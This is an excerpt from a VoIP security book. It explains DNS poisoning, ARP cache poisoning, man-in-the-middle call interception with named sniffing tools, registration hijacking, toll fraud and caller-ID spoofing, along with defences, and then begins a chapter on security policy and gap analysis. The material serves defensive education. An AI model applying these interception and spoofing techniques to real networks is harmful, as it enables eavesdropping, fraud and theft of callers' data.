- **IP Phone Flood DoS** Send a very large volume of call data toward a single VoIP endpoint to exhaust that device's CPU, bandwidth, TCP sessions, and so on. Interactive voice response systems, telephony gateways, conferencing servers, and voicemail systems are able to generate more call data than a single endpoint can handle and so could be leveraged to flood an endpoint.

Notes from the Underground…

Pharming

Pharming exploits vulnerabilities in DNS—the protocol responsible for translating e-mail and Web addresses into IP addresses. By using DNS Poisoning VoIP users' calls can be redirected without their knowledge, to addresses completely different from the ones the users dialed. Essentially, pharming attacks attempt to persuade a user that he or she is viewing one site—www.yourbank.com, for example—when the user actually is viewing a bogus, criminal site. The bogus site is designed to mimic the real site, and often provides numerous means for the user to enter personal information.

Pharming against IP telephony is not only possible, it is probable. ZDNet describes how pharming may be used to redirect IP phone traffic from the intended recipient to another location. Imagine dialing your bank's number, entering your SSN and password at the voice prompts, and then a month later, realizing that you donated your personal information to a 15-year-old in Romania.

Call Hijacking and Interception

Call interception and eavesdropping are other major concerns on VoIP networks. The VOIPSA threat taxonomy (www.voipsa.org/Activities/taxonomy-wiki.php) defines eavesdropping as "a method by which an attacker is able to monitor the entire signaling and/or data stream between two or more VoIP endpoints, but

cannot or does not alter the data itself." Successful call interception is akin to wiretapping in that conversations of others can be stolen, recorded, and replayed without their knowledge. Obviously, an attacker who can intercept and store these data can make use of the data in other ways as well.

Tools & Traps…

DNS Poisoning

A DNS A (or address) record is used for storing a domain or hostname mapping to an IP address. SIP makes extensive use of SRV records to locate SIP services such as SIP proxies and registrars. SRV (service) records normally begin with an underscore (_sip.tcpserver.udp.domain.com) and consist of information describing service, transport, host, and other information. SRV records allow administrators to use several servers for a single domain, to move services from host to host with little fuss, and to designate some hosts as primary servers for a service and others as backups.

An attacker's goal, when attempting a DNS Poisoning or spoofing attack, is to replace valid cached DNS A, SRV, or NS records with records that point to the attacker's server(s). This can be accomplished in a number of fairly trivial ways—the easiest being to initiate a zone transfer from the attacker's DNS server to the victim's misconfigured DNS server, by asking the victim's DNS server to resolve a networked device within the attacker's domain. The victim's DNS server accepts not only the requested record from the attacker's server, but it also accepts and caches any other records that the attacker's server includes.

Thus, in addition to the A record for www.attacker.com, the victim DNS server may receive a bogus record for www.yourbank.com. The innocent victim will then be redirected to the attacker.com Web site anytime he or she attempts to browse to the yourbank.com Web site, as long as the bogus records are cached. Substitute a SIP URL for a Web site address, and the same scenario can be repeated in a VoIP environment.

This family of threats relies on the absence of cryptographic assurance of a request's originator. Attacks in this category seek to compromise the message integrity of a conversation. This threat demonstrates the need for security services that enable entities to authenticate the originators of requests and to verify that the contents of the message and control streams have not been altered in transit.


In the past several years, as host PCs have improved their processing power and their ability to process networked information, network administrators have instituted a

hierarchical access structure that consists of a single, dedicated switched link for each host PC to distribution or backbone devices. Each networked user benefits from a more reliable, secure connection with guaranteed bandwidth. The use of a switched infrastructure limits the effectiveness of packet capture tools or protocol analyzers as a means to collect VoIP traffic streams. Networks that are switched to the desktop allow normal users' computers to monitor only broadcast and unicast traffic that is destined to their particular MAC address. A user's NIC (network interface card) literally does not see unicast traffic destined for other computers on the network.

The address resolution protocol (ARP) is a method used on IPv4 Ethernet networks to map the IP address (layer 3) to the hardware or MAC (Media Access Control) layer 2 address. (Noted that ARP has been replaced in IPv6 by Neighbor Discovery (ND) protocol. The ND protocol is a hybrid of ARP and ICMP.) Two classes of hardware addresses exist: the broadcast address of all ones, and a unique 6 byte identifier that is burned into the PROM of every NIC (Network Interface Card).

Figure 1.4 illustrates a typical ARP address resolution scheme. A host PC (10.1.1.1) that wishes to contact another host (10.1.1.2) on the same subnet issues an ARP broadcast packet (ARPs for the host) containing its own hardware and IP addresses. NICs contain filters that allow them to drop all packets not destined for their unique hardware address or the broadcast address, so all NICs but the query target silently discard the ARP broadcast. The target NIC responds to the query request by unicasting its IP and hardware address, completing the physical to logical mapping, and allowing communications to proceed at layer 3.

Figure 1.4 Typical ARP Request/Reply



To minimize broadcast traffic, many devices cache ARP addresses for a varying amount of time: The default ARP cache timeout for Linux is one minute; for Windows NT, two minutes, and for Cisco routers, four hours. This value can be trivially modified in most systems. The ARP cache is a table structure that contains IP address, hardware address, and oftentimes, the name of the interface the MAC address is discovered on, the type of media, and the type of ARP response. Depending upon the operating system, the ARP cache may or may not contain an entry for its own addresses.

In Figure 1.4, Sam's ARP cache contains one entry prior to the ARP request/response:

Internet Address	Physical Address	
10.1.1.1	AA:BB:CC:DD:EE:FF	int0

After the ARP request/response completes, Sam's ARP cache now contains two entries:

Internet Address	Physical Address	
10.1.1.1	AA:BB:CC:DD:EE:FF	int0
10.1.1.2	AA:BB:CC:DD:EE:00	int0

Note that Sally's ARP cache, as a result of the request/response communications, is updated with the hardware:IP mappings for both workstations as well.

ARP Spoofing


ARP is a fundamental Ethernet protocol. Perhaps for this reason, manipulation of ARP packets is a potent and frequent attack mechanism on VoIP networks. Most network administrators assume that deploying a fully switched network to the desktop prevents the ability of network users to sniff network traffic and potentially capture sensitive information traversing the network. Unfortunately, several techniques and tools exist that allow any user to sniff traffic on a switched network because ARP has no provision for authenticating queries or query replies. Additionally, because ARP is a stateless protocol, most operating systems (Solaris is an exception) update their cache when receiving ARP reply, regardless of whether they have sent out an actual request.

Among these techniques, ARP redirection, ARP spoofing, ARP hijacking, and ARP cache poisoning are related methods for disrupting the normal ARP process.

These terms frequently are interchanged and confused. For the purpose of this section, we'll refer to ARP cache poisoning and ARP spoofing as the same process. Using freely available tools such as ettercap, Cain, and dsniff, an evil IP device can spoof a normal IP device by sending unsolicited ARP replies to a target host. The bogus ARP reply contains the hardware address of the normal device and the IP address of the malicious device. This "poisons" the host's ARP cache.

In Figure 1.5, Ned is the attacking computer. When SAM broadcasts an ARP query for Sally's IP address, NED, the attacker, responds to the query stating that the IP address (10.1.1.2) belongs to Ned's MAC address, BA:DB:AD:BA:DB:AD. Packets sent from Sam supposedly to Sally will be sent to Ned instead. Sam will mistakenly assume that Ned's MAC address corresponds to Sally's IP address and will direct all traffic destined for that IP address to Ned's MAC. In fact, Ned can poison Sam's ARP cache without waiting for an ARP query since on Windows systems (9x/NT/2K), static ARP entries are overwritten whenever a query response is received regardless of whether or not a query was issued.

Figure 1.5 ARP Spoofing (Cache Poisoning)




Sam's ARP cache now looks like this:

Internet Address	Physical Address	
10.1.1.1	AA:BB:CC:DD:EE:FF	int0
10.1.1.2	BA:DB:AD:BA:DB:AD	int0

This entry will remain until it ages out or a new entry replaces it.

ARP redirection can work bidirectionally, and a spoofing device can insert itself in the middle of a conversation between two IP devices on a switched network (see Figure 1.6). This is probably the most insidious ARP-related attack. By routing packets on to the devices that should truly be receiving the packets, this insertion (known as a Man/Monkey/Moron in the Middle attack) can remain undetected for some time. An attacker can route packets to /dev/null (nowhere) as well, resulting in a DoS attack.

Figure 1.6 An ARP MITM Attack



Sam's ARP cache:

Internet Address	Physical Address	
10.1.1.1	AA:BB:CC:DD:EE:FF	int0
10.1.1.2	BA:DB:AD:BA:DB:AD	int0

Sally's ARP cache:

Internet Address	Physical Address	
10.1.1.1	BA:DB:AD:BA:DB:AD	int0
10.1.1.2	AA:BB:CC:DD:EE:00	int0

As all IP traffic between the true sender and receiver now passes through the attacker's device, it is trivial for the attacker to sniff that traffic using freely available tools such as Ethereal or tcpdump. Any unencrypted information (including e-mails, usernames and passwords, and web traffic) can be intercepted and viewed.

This interception has potentially drastic implications for VoIP traffic. Freely available tools such as vomit and rtpsniff, as well as private tools such as VoipCrack, allow for the interception and decoding of VoIP traffic. Captured content can include speech, signaling and billing information, multimedia, and PIN numbers. Voice conversations traversing the internal IP network can be intercepted and recorded using this technique.

There are a number of variations of the aforementioned techniques. Instead of imitating a host, the attacker can emulate a gateway. This enables the attacker to intercept numerous packet streams. However, most ARP redirection techniques rely on stealth. The attacker in these scenarios hopes to remain undetected by the users being impersonated. Posing as a gateway may result in alerting users to the attacker's presence due to unanticipated glitches in the network, because frequently switches behave in unexpected ways when attackers manipulate ARP processes. One unintended (much of the time) consequence of these attacks, particularly when switches are heavily loaded, is that the switch CAM (Content-Addressable Memory) table—a finite-sized IP address to MAC address lookup table—becomes disrupted. This leads to the switch forwarding unicast packets out many ports in unpredictable fashion. Penetration testers may want to keep this in mind when using these techniques on production networks.

In order to limit damage due to ARP manipulation, administrators should implement software tools that monitor MAC to IP address mappings. The freeware tool, Arpwatch, monitors these pairings. At the network level, MAC/IP address mappings can be statically coded on the switch; however, this is often administratively untenable. Dynamic ARP Inspection (DAI) is available on newer Cisco Catalyst 6500 switches. DAI is part of Cisco's Integrated Security (CIS) functionality and is designed to prevent several layer two and layer three spoofing attacks, including ARP redirection attacks. Note that DAI and CIS are available only on Catalyst switches using native mode (Cisco IOS).

The potential risks of decoding intercepted VoIP traffic can be eliminated by implementing encryption. Avaya's Media Encryption feature is an example of this. Using Media Encryption, VoIP conversations between two IP endpoints are encrypted using AES encryption. In highly secure environments, organizations should ensure that Media Encryption is enabled on all IP codec sets in use.

DAI enforces authorized MAC-to-IP address mappings. Media Encryption renders traffic, even if intercepted, unintelligible to an attacker.

The following are some additional examples of call or signal interception and hijacking. This class of threats, though typically more difficult to accomplish than DoS, can result in significant loss or alteration of data. DoS attacks, whether caused by active methods or inadvertently, although important in terms of quality of service, are more often than not irritating to users and administrators. Interception and hijacking attacks, on the other hand, are almost always active attacks with theft of service, information, or money as the goal. Note that this list is not exhaustive but illustrates some attack scenarios.

- **Rogue VoIP Endpoint Attack** Rogue IP endpoint contacts VoIP server by leveraging stolen or guessed identities, credentials, and network access. For example, a rogue endpoint can use an unprotected wall jack and auto-registration of VOIP phones to get onto the network. RAS password guessing can be used to masquerade as a legitimate endpoint. Lax account maintenance (expired user accounts left active) increases risk of exploitation.
- **Registration Hijacking** Registration hijacking occurs when an attacker impersonates a valid UA to a registrar and replaces the registration with its own address. This attack causes all incoming calls to be sent to the attacker.
- **Proxy Impersonation** Proxy impersonation occurs when an attacker tricks a SIP UA or proxy into communicating with a rogue proxy. If an attacker successfully impersonates a proxy, he or she has access to all SIP messages.
- **Toll Fraud** Rogue or legitimate VoIP endpoint uses a VoIP server to place unauthorized toll calls over the PSTN. For example, inadequate access controls can let rogue devices place toll calls by sending VoIP requests to call processing applications. VoIP servers can be hacked into in order to make free calls to outside destinations. Social engineering can be used to obtain outside line prefixes.
- **Message Tampering** Capture, modify, and relay unauthenticated VoIP packets to/from endpoints. For example, a rogue 802.11 AP can exchange frames sent or received by wireless endpoints if no payload integrity check (e.g., WPA MIC, SRTP) is used. Alternatively, these attacks can occur through registration hijacking, proxy impersonation, or an attack on any component trusted to process SIP or H.323 messages, such as the proxy, registration servers, media gateways, or firewalls. These represent non-ARP-based MITM attacks.

- **VoIP Protocol Implementation Attacks** Send VoIP servers or endpoints invalid packets to exploit VoIP protocol implementation CVEs. Such attacks can lead to escalation of privileges, installation and operation of malicious programs, and system compromise. For example, CAN-2004-0054 exploits Cisco IOS H.323 implementation CVEs to execute arbitrary code. CSCed33037 uses unsecured IBM Director agent ports to gain administrative control over IBM servers running Cisco VOIP products.

Notes from the Underground…

ANI/Caller-ID Spoofing

Caller ID is a service provided by most telephone companies (for a monthly cost) that will tell you the name and number of an incoming call. Automatic Number Identification (ANI) is a system used by the telephone company to determine the number of the calling party. To spoof Caller-ID, an attacker sends modem tones over a POTS lines between rings 1 and 2. ANI spoofing is setting the ANI so as to send incorrect ANI information to the PSTN so that the resulting Caller-ID is misleading. Traditionally this has been a complicated process either requiring the assistance of a cooperative phone company operator or an expensive company PBX system.

In ANI/Caller-ID spoofing, an evildoer hijacks phone number and the identity of a trusted party, such as a bank or a government office. The identity appears on the caller ID box of an unsuspecting victim, with the caller hoping to co-opt valuable information, such as account numbers, or otherwise engage in malicious mischief. This is not a VoIP issue, per se. In fact, one of the big drawbacks about VoIP trunks is their inability to send ANI properly because of incomplete standards.

H.323-Specific Attacks

The only existing vulnerabilities that we are aware of at this time take advantage of ASN.1 parsing defects in the first phase of H.225 data exchange. More vulnerabilities can be expected for several reasons: the large number of differing vendor implementations, the complex nature of this collection of protocols, problems with the various implementations of ASN.1/PER encoding/decoding, and the fact that these protocols—alone and in concert—have not endured the same level of scrutiny that

other, more common protocols have been subjected to. For example, we have unpublished data that shows that flooding a gateway or media server with GRQ request packets (RAS registration request packets) results in a DoS against certain vendor gateway implementations—basically the phones deregister.

SIP-Specific Attacks

Multiple vendors have confirmed vulnerabilities in their respective SIP (Session Initiation Protocol) implementations. The vulnerabilities have been identified in the INVITE message used by two SIP endpoints during the initial call setup. The impact of successful exploitation of the vulnerabilities has not been disclosed but potentially could result in a compromise of a vulnerable device. (CERT: CA-2003-06.) In addition, many recent examples of SIP Denial of Service attacks have been reported.

Recent issues that affect Cisco SIP Proxy Server (SPS) [Bug ID CSCec31901] demonstrate the problems SIP implementers may experience due to the highly modular architecture or this protocol. The SSL implementation in SPS (used to secure SIP sessions) is vulnerable to an ASN.1 BER decoding error similar to the one described for H.323 and other protocols. This example illustrates a general concern with SIP: As the SIP protocol links existing protocols and services together, all the classic vulnerabilities in services such as SSL, HTTP, and SMTP may resurface in the VOIP environment.

Summary

DoS attacks, whether they are intentional or unintended, are the most difficult VoIP-related threat to defend against. The packet switching nature of data networks allows multiple connections to share the same transport medium. Therefore, unlike telephones in circuit-switched networks, an IP terminal endpoint can receive and potentially participate in multiple calls at once. Thus, an endpoint can be used to amplify attacks. On VoIP networks, resources such as bandwidth must be allocated efficiently and fairly to accommodate the maximum number of callers. This property can be violated by attackers who aggressively and abusively obtain an unnecessarily large amount of resources. Alternatively, the attacker simply can flood the network with large number of packets so that resources are unavailable to all other callers.

In addition, viruses and worms create DoS conditions due to the network traffic generated by these agents as they replicate and seek out other hosts to infect. These agents are proven to wreak havoc with even relatively well-secured data networks. VoIP networks, by their nature, are exquisitely sensitive to these types of attacks. Remedies for DoS include logical network partitioning at layers 2 and 3, stateful firewalls with application inspection capabilities, policy enforcement to limit flooded packets, and out-of-band management. Out-of-band management is required so that in the event of a DoS event, system administrators are still able to monitor the network and respond to additional events.

Theft of services and information is also problematic on VoIP networks. These threats are almost always due to active attack. Many of these attacks can be thwarted by implementing additional security controls at layer 2. This includes layer 2 security features such as DHCP Snooping, Dynamic ARP Inspection, IP Source Guard, Port Security, and VLAN ACLs. The fundamental basis for this class of attacks is that the identity of one or more of the devices that participate is not legitimate.

Endpoints must be authenticated, and end users must be validated in order to ensure legitimacy. Hijacking and call interception revolves around the concept of fooling and manipulating weak or nonexistent authentication measures. We are all familiar with different forms of authentication, from the password used to login to your computer to the key that unlocks the front door. The conceptual framework for authentication is made up of three factors: "something you have" (a key or token), "something you know" (a password or secret handshake), or "something you are" (fingerprint or iris pattern). Authentication mechanisms validate users by one or a combination of these. Any type of unauthenticated access, particularly to key infrastructure components such as the IP PBX or DNS server, for example, can result in disagreeable consequences for both users and administrators.

VoIP relies upon a number of ancillary services as part of the configuration process, as a means to locate users, manage servers and phones, and to ensure favorable transport, among others. DNS, DHCP, HTTP, HTTPS, SNMP, SSH, RSVP, and TFTP services all have been the subject of successful exploitation by attackers. Potential VoIP users may defer transitioning to IP Telephony if they believe it will reduce overall network security by creating new vulnerabilities that could be used to compromise non-VoIP systems and services within the same network. Effective mitigation of these threats to common data networks and services could be considered a security baseline upon which a successful VoIP deployment depends. Firewalls, network and system intrusion detection, authentication systems, anti-virus scanners, and other security controls, which should already be in place, are required to counter attacks that might debilitate any or all IP-based services (including VoIP services).

H.323 and SIP suffer security vulnerabilities based simply upon their encoding schemes, albeit for different reasons. Because SIP is an unstructured text-based protocol, it is impossibly to test all permutations of SIP messages during development for security vulnerabilities. It's fairly straightforward to construct a malformed SIP message or message sequence that results in a DoS for a particular SIP device. This may not be significant for a single UA endpoint, but if this "packet of death" can render all the carrier-class media gateway controllers in a network useless, then this becomes a significant problem. H.323 on the other hand is encoded according to ASN.1 PER encoding rules. The implementation of H.323 message parsers, rather than the encoding rules themselves, results in security vulnerabilities in the H.323 suite.

Solutions Fast Track

Denial-of-Service or VoIP Service Disruption

- ☑ DoS attacks are particularly effective against services such as VoIP and other real-time services, because these services are most sensitive to adverse network status.
- ☑ Logical segregation of network domains can limit the damage due to DoS attacks.
- ☑ Point solutions will be effective in limiting the consequences of DoS conditions.

Call Hijacking and Interception

- ☑ Call interception and eavesdropping are major concerns on VoIP networks.
- ☑ This family of threats rely on the absence of cryptographic assurance of a request's originator.
- ☑ Endpoints must be authenticated, and end users must be validated in order to ensure legitimacy.

H.323-Specific Attacks

- ☑ The existing H.323 security vulnerabilities take advantage of differing implementation's ASN.1 parsing defects.

SIP-Specific Attacks

- ☑ SIP is an unstructured text-based protocol. It is impossible to test all permutations of SIP messages during development for security vulnerabilities.
- ☑ As the SIP protocol links existing protocols and services together, all the classic vulnerabilities in services such as SSL, HTTP, and SMTP, may resurface in the VOIP environment.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What is proxy ARP?

A: Proxy ARP describes a method for a device (normally a router) to provide an ARP response on one interface that substitutes for the normal ARP responses of devices attached to another interface.

Q: Why don't I see any ARP requests from Web sites I visit?

A: ARP is a layer 2 protocol that does not cross subnets.

Q: What is a B2BUA?

A: A Back2Back User Agent acts as a proxy for both ends of a SIP session. The B2BUA translates signaling (i.e., SIP to ISUP), manages call session parameters (i.e., setup, teardown), and maintains session state. From the perspective of a SIP IP phone, the B2BUA looks like a UA server. From the point of view of a SIP UA server, the B2BUA looks like a client.

Q: I have a system exposed to the Internet that is being DoS attacked. What can I do?

A: Change the IP address and update the change in your nameservers. Talk with your ISP to determine the source of the packet flood, and try to filter it more closely to the source.

Q: How prevalent are DoS attacks in the Internet today?

A: It is difficult to determine, but data from 2001 suggested that there were over 12,000 reported attacks that year. I would expect that that number has increased significantly, but I am not aware of any data that supports or refutes this.

Q: What is SPIT?

A: Spam over IP Telephony.

Chapter 2

Validate Existing Security Infrastructure for VoIP

By Thomas Porter

Solutions in this chapter:

- Security Policies and Processes
- Physical Security
- Server Hardening
- Supporting Services
- Unified Network Management


- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

We begin the process of securing the VoIP infrastructure by reviewing and validating the existing security infrastructure. Addition of VoIP components to a preexisting data network is the ideal opportunity to review and bolster existing security policy, architecture, and processes.

One way of visualizing the components of a given security architecture is to use Figure 2.1, which graphically shows a number of network security interfaces.

Figure 2.1 Security Interfaces



The interfaces between data and voice networks and the external world are represented by the red circles numbered 1 through 6. Additionally, data and voice networks share interfaces with the physical and social realms. Interfaces to data and networks include VPNs, telephones and modems (modems that are used to control or monitor servers or other critical systems are particularly interesting to miscreants), typical web browsing and e-mail services, intracompany WAN connections, and intranet or external connections with vendors and business partners. Technical security controls such as firewalls, IDS, and ACLs are useful at these interfaces.

Interfaces 7 through 9 portray the users, administrators, and help desk personnel that connect with the data and voice networks. In some situations, a call center for example, an additional class of users—operators—could be defined. I believe, based upon personal and anecdotal evidence, that most criminal information security incidents occur via these social interfaces. Unfortunately, technological security controls are difficult to implement and manage at these interfaces.

Interfaces 10 through 12 represent the interfaces between the physical domain and the data and voice network. Recently, problems in this area have resulted in the loss of critical data. In January 2006, a laptop stolen from an Ameriprise Financial worker resulted in the loss of personal information from more than 230,000 customers, and in the same month, an unnamed Toronto health clinic found its private patient data literally "blowing in the wind," as the clinic's waste disposal operator improperly recycled rather than shredded the clinic's data. Numerous other examples exist where discarded laptops or hard drives have been found to contain private information; and "dumpster-diving" is recognized in the security industry as a valid and often lucrative source of information.

Lastly, interface 13 describes the VLAN (Virtual LAN) interface.

This listing is not necessarily complete, but it suggests where security controls can be most effectively implemented. Traffic can oftentimes be monitored, dropped, or approved, or throttled at these synapse-like junctions.

The purpose of this chapter is to reinforce the concept that many of the components that you will require to secure a VoIP/Data network are likely to exist within your current infrastructure.

The first portion of this chapter is not designed as a "how-to" on writing security policies because there a large number of these resources available. In this section, we will argue that information security is critical to an organization, and that security policy underpins all other security efforts. Then we will review the processes required to implement a functional security policy, and we'll look at some of the critical factors that determine the value of a security policy. We have provided a worksheet that will allow you to perform a gap analysis on your existing security policies. A commented sample VoIP Security Policy module is provided for you as a template at the end of this chapter.

Security Policies and Processes

In order to reap the benefits of modern communications, we are required to secure the systems and networks that comprise the communications infrastructure.

The process of securing a converged VoIP + Data network begins with the formulation, implementation, and communication of *effective* security policies. This is true for pure data networks as well. Security policy provides metrics against which costs can be justified, drives security awareness, and provides the framework for technology and process. Once policy is in writing, less time will be spent debating security issues. Policy provides a vantage point that can be built into an organization's reporting systems in order to reassure management about the quality, reliability, and comprehensiveness of its security infrastructure. When approached in this fashion,

information security becomes less an administrative and technical burden, and more of a competitive advantage.


NOTE

A competitive advantage within a vertical can be gained either by providing products or services that provide more benefits at a fixed price, or by providing the same benefits at a lower price. An organization can gain a competitive advantage by utilizing its resources (things like people, knowledge, reputation, brand) or its capabilities (processes, procedures, routines, etc.) more effectively than its competitors. Basically, a competitive advantage allows an organization to sustain profits that exceed the average for other organizations within its industry. In the context of information security, competitive advantage can be effected positively by implementing and maintaining a workable information security methodology. These processes can and should be regularly disseminated to clients and vendors, thus creating a reputation for honest and professional treatment of information. Any types of mishandling of client or vendor information—whether from hackers or from simple misuse—leads to reputation, brand, or knowledge damage, and consequently, loss of competitive advantage.

Policy formulation is an important step toward standardization of enterprise security activities. The organization's policy is management's vehicle for emphasizing its commitment to IT security and making clear the expectations for associate involvement and accountability. Policy formulation establishes standards for all information resource protection by assigning program management responsibilities and providing basic rules, guidelines, definitions, and processes for everyone within the organization. One major aim of the security policy is to prevent behavioral inconsistencies that can introduce risks. Ideally, policy will be sufficiently clear and comprehensive to be accepted and followed throughout the organization yet flexible enough to accommodate a wide range of data, activities, and resources.

There is no single best process for developing a security policy. Much of the process is dependent upon variables such as the size, age, and location of an organization, the vertical that the organization occupies, the impact of regulation on the organization, and the organization's sensitivity toward risk. Figure 2.2 shows how an approach to policy development and implementation can be organized.

Figure 2.2 Policy Development and Implementation



In general, the first step in policy formulation is convincing management that these policies are necessary. In today's environment, this task is simplified by regulatory requirements and by the sheer number of security-related incidents reported in the popular press (see the previous section of this chapter for recent examples). Once management commits to security policy development, the individuals responsible for policy formulation are selected to form a security steering committee.

One of the most common reasons policy efforts fail is that policy too often is developed in a vacuum or by decree, and as a result, does not reflect the security needs of the entire organization. Being inclusive from the start will make it easier to market the policy within the organization later on; in order for security policy to be appropriate and effective, it needs to have the acceptance and support of all levels of employees

The following is a list of individuals who should be involved in the creation and review of security policy documents:

- Information or Site security officer (see the CSO discussion in the next section of this chapter)
- Information technology technical staff (network managers, system administrators, etc.)
- Help desk staff
- Business unit heads or authorized representatives
- Security emergency response team
- Representatives of the user groups affected by the security policy
- Management
- Legal counsel
- Human Resources

The previous list is not necessarily comprehensive. The idea is to bring in representation from key stakeholders, management who have budget and policy authority, technical staff who know what can and cannot be supported, and legal counsel who know the legal ramifications of various policy choices. It may be appropriate to include audit personnel. Involving this group is important if resulting policy statements are to reach the broadest possible acceptance. The role of legal counsel will vary from country to country.

After the security steering committee is formed, the next step is to write policy. These can be written from scratch although I don't recommend this as it is difficult to be comprehensive with this approach. A better method relies on modifying existing security policies or policy modules that can be found on the web (Googling "security polices" garners over 306 million hits). Policies are available for free or can be purchased, oftentimes as templates.

One approach to modifying either new or existing security policies is to perform a gap analysis—contrasting the proposed policies with existing conditions or perceptions. Using the worksheet shown in Table 2.1, you can compare an organization's inventory of policies, procedures, standards, and guidelines to a checklist that identifies the security industry's best practices.

This worksheet should be sent to a set of individuals within the organization that represent each business unit. The individuals are asked to determine in their experience, whether or not a particular policy exists as a formal document, an informal document, a draft; or does not exist, is not applicable, or is unknown. In addition, they are asked to rate, on a scale of 1–5 (with 5 equaling the highest priority), how important they felt each policy area was. They were limited to answering 5 (high priority) to only six of the 24 categories.

The questionnaires are returned, and the results are averaged. This gap analysis identifies any important security policies, procedures, standards, and guidelines that are absent, and gives some indication of the strengths and weaknesses of existing security policies.

Table 2.1 A Gap Analysis Worksheet
EXISTENCE (1–6): 1=FORMAL; 2 =INFORMAL; 3 =DRAFT; 4 =NO; 5 =NA; 6=UNKNOWN
PRIORITY (1–5): 1=NOT IMPORTANT ; 5=CRITICAL

NAME	EXISTENCE	PRIORITY	DESCRIPTION
Acceptable Use Policy			Establishes com puter resource usage guidelines for staff during the course of their job duties in a responsible and ethical manner. It also specifies behaviors and practices that are prohibited.
Access Control Policy			This policy defines the access rights and level of authority of each user or group of users based on their business need. Ensures that only authorized users are given access to certain data or resources.
Account Management Policies			Defines who has authority to make account modifications, and how accounts are created or disabled.
Privacy Policies			Defines reasonable expectations of privacy regarding such issues as monitoring of electronic mail, logging of keystrokes, and access to users' files.

Continued

Table 2.1 continued A Gap Analysis Worksheet

NAME	EXISTENCE	PRIORITY	DESCRIPTION
Availability Policies			Statement that sets users' expectations for the availability of resources. It should address redundancy and recovery issues, as well as specify operating hours and maintenance downtime periods. It should also include contact information for reporting system and network failures.
Technology Purchasing Guidelines			Specifies required, or pre ferred, security features. These typically supplement existing purchasing policies and guidelines.
